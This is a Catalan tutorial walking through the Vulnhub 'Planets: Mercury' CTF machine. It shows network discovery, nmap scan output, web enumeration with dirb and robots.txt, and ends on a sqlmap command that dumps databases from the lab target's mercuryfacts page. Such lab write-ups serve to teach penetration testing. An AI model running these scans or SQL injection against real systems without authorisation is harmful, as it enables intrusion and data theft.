
Vulnhub Planets: Mercury - Tutorial.

Avui estem intentant aconseguir les dues banderes de la primera màquina de la sèrie The Planets: Mercury!



Aquesta és una manera fantàstica d'aprendre algunes tècniques que es poden repetir, especialment durant la fase d'escaneig i recollida d'informació.

Enllaç de descarrega VM https://www.vulnhub.com/entry/the-planets-mercury,544/


Aquest CTF es presenta en cinc etapes:


1. Obtenció de l'adreça IP de la màquina objectiu.
2. Obtenció de detalls dels ports oberts.
3. Enumeració del servei HTTP.
4. Explotació de la vulnerabilitat.
5. Inicieu sessió a SSH i obteniu root.

Anem a començar.

1. Obtenció de l'adreça IP de la màquina objectiu.


Primer de tot anem a averiguar quin ip tenim en el nostre Kali, aixis podrem trobar-la més ràpidament. Utilitzarem la commanda **IP** amb la opció **a** per a realizar aquesta tasca.





Veiem que tenim la ip 10.16.40.4 (*en aquest cas*), i que treballem per la interficie eth3.

Un cop localitzada aquesta informació, procedim a realitzar un escaneig a la interficie per veure quines màquines hi estan treballant. Per això utilitzarem la instrucción netdiscover, peró també es podría utilitzar **NMAP**, amb la opció **-sn** per a realitzar una escanejada a la xarxa o també podriem utilitzar la commanda **arp-scan**, això al vostre gust.



Com podem observar, la màquina objectiu la tenim a la @IP 10.16.40.11, remarcar que en el netdiscover, la nostra màquina KALI no apareix.

Un cop fet aquest primer pas, el següent que farem és esbrinar els ports i serveis oberts disponibles a la màquina, anem-hi!!

2. Obtenció de detalls del ports oberts.


Per aquesta tasca, utilitzarem la commanda **NMAP**, ja que la tenim disponible en el nostre KALI i no haurem de realitzar instal·lacions adicionals.

Utilitzarem les opcions de:

-p- Obtenció de ports.

--open Només ens mostrarà els ports oberts.


-sV Ens entregarà les versions dels Serveis que s'estiguin executant en la màquina objectiu.






```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-26 11:49 CET
Nmap scan report for 10.16.40.11
Host is up (0.0010s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http-proxy WSGIServer/0.2 CPython/3.8.10
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin
/submit.cgi?new-service :
SF-Port8080-TCP:V=7.94SVN%I=7%D=12/26%Time=658AB000%P=x86_64-pc-linux-gnu%
SF:r(GetRequest,136,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Tue,\x2026\x20Dec\
SF:x202023\x2010:50:40\x20GMT\r\nServer:\x20WSGIServer/0\.2\x20CPython/3\.
SF:8\.10\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nX-Frame-Option
SF:s:\x20DENY\r\nContent-Length:\x2069\r\nX-Content-Type-Options:\x20nosni
SF:ff\r\nReferrer-Policy:\x20same-origin\r\n\r\nHello\.\x20This\x20site\x2
SF:0is\x20currently\x20in\x20development\x20please\x20check\x20back\x20lat
SF:er\.")%r(HTTPOptions,136,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Tue,\x2026
SF:\x20Dec\x202023\x2010:50:40\x20GMT\r\nServer:\x20WSGIServer/0\.2\x20CPy
SF:thon/3\.8\.10\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nX-Fram
SF:e-Options:\x20DENY\r\nContent-Length:\x2069\r\nX-Content-Type-Options:\
SF:x20nosniff\r\nReferrer-Policy:\x20same-origin\r\n\r\nHello\.\x20This\x2
SF:0site\x20is\x20currently\x20in\x20development\x20please\x20check\x20bac
SF:k\x20later\.")%r(RTSPRequest,1F4,"<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W
SF:3C//DTD\x20HTML\x204\.01//EN\"\n\x20\x20\x20\x20\x20\x20\x20\x20\"http:
SF://www\.w3\.org/TR/html4/strict\.dtd\">\n<html>\n\x20\x20\x20\x20<head>\
SF:n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20http-equiv=\"Content-Type\"\x
SF:20content=\"text/html;charset=utf-8\">\n\x20\x20\x20\x20\x20\x20\x20\x2
SF:0<title>Error\x20response</title>\n\x20\x20\x20\x20</head>\n\x20\x20\x2
SF:0\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20response</h1>
SF:\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20400</p>\n\x20\x2
SF:0\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20request\x20version\x20\(
SF:'RTSP/1\.0'\)\.</p>\n\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code\x
SF:20explanation:\x20HTTPStatus\.BAD_REQUEST\x20-\x20Bad\x20request\x20syn
SF:tax\x20or\x20unsupported\x20method\.</p>\n\x20\x20\x20\x20</body>\n</ht
SF:ml>\n")%r(FourOhFourRequest,A29,"HTTP/1\.1\x20404\x20Not\x20Found\r\nDa
```


NMAP ens mostra dos ports oberts, concretamente el port 22 (SSH) i el port 8080 (HTTP). Anem a investigar més aquets ports i a veure que podem trobar, sobretot amb el port 8080.

Realitzarem una altre escanejada amb **NMAP** a la màquina objectiu pero aquesta vegada utilitzarem la opció **-A** per veure si ens entrega més informació.











Ens ha entregat molta més información, podem veure que tenim fitxer de **robots.txt** i a més amb directoris o arxius deshabilitats, a part també veiem que tenim acces a un web, anem a enumerar tota aquesta informació i a treballar més amb la màquina.

3. Enumeració del servei HTTP.


Anem a veure que ens entrega el web que tenim a la direcció.




Podem observar que indicant només la IP de la màquina no accedim al web, ja que ens entrega un error de "**IMPOSSIBLE CONNECTAR**", anem a provar de connectar indicant el port de connexxió es a dir **@IP:PORT**.




Aquí si que conseguim entrar al web i podem veure que ens entrega un missatge que la pàquina està en desenvolupament, poc podrem fer aqué, pero tenim pendent de l'arxiu ROBOTS.TXT, anem a veure que hi podem trobar.






No tenim dades, i a més ho marca tot com a deshabilitat (**DISALLOW**).


Utilitzarem la commanda **dirb** per veure si podem trobar alguna estructura de directoris que ens serveixi d'alguna cosa per poder treballar amb el web.







Ens torna a localitzar el fitxer de **ROBOTS.TXT**, el qual només hi tenim indicat que tot está deshabilitat, peró anem a estudiar més el fitxer de **ROBOTS.TXT** i a veure que podem localitzar en ell i que no haguem pogut veure anteriorment.


Veiem que tenim una extenció de * anem a provar-la al navegador a veure que ens entrega.






Veiem que l'error que ens entrega de **PÀGINA NO TROBADA**, ens indica una nova dirección que es **mercuryfacts/** anem a veure que ens entrega aquesta nova direcció obtinguda.







Aquesta nova direcció si que ens entrega un web en condicions i podem veure en ell dos links que si ens posem a sobre d'ells veurem que tenen els id **1** i **todo**.


Investiguem mes en aquets dos id's, comencem per el id=1.





I si investiguem amb el id=todo.





Aquí si que tenim una informació que es molt relevant, en indica que hi ha un MySQL en execució i que a mes s'utilitza DJANGO, per tant tornarem a explotar el web pero ara utilitzant commandes de SQL, concretamente utilitzarem el SQLMAP per veure que hi podem trobar-hi.

4. Explotació de la vulnerabilitat.

Anem a explotar les vulnerabilitats que poguem del SQL, primer de tot, anem a veure que podem trobar, i per això tal com s'ha dit anteriorment, utilitzarem la commanda **SQLMAP**.

```
┌──(root㉿WireSeed)-[/home/wireseed]
└─# sqlmap -u http://10.16.40.11:8080/mercuryfacts/ --dbs --batch
```

